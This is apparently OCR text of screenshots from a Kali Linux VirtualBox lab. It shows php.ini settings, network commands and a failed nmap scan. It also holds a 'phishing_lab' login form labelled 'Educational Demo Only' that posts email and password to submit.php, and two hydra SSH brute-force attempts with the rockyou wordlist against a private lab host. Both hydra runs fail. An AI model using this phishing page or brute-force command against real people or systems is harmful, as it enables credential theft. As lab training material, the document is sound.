
Auto capture keyboard ...


Don't show again


Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:51
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:59
kali@kali: ~
Session Actions Edit View Help
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:08
Kali Linux
localhost/submit.php
Settings
http://localhost/submit.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Thank you for logging in.
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:03
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>Secure Login </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
11 Password: <input type ="password"
12 name="password" required>
13 <button type="submit">Login</button>
14 </form>
15 Educational Demo Only
16 Demo Only
17 </body>
18 </html>
19 EOF
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:38
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
9:48
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ mkdir -p ~/phishing_lab cd ~/phishing_lab
(kali㉿kali)-[~]
$ cat > login.html << 'EOF'
heredoc>
heredoc>
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
9:24
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ mkdir -p ~/phishing_lab cd ~/phishing_lab
(kali㉿kali)-[~]
$
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

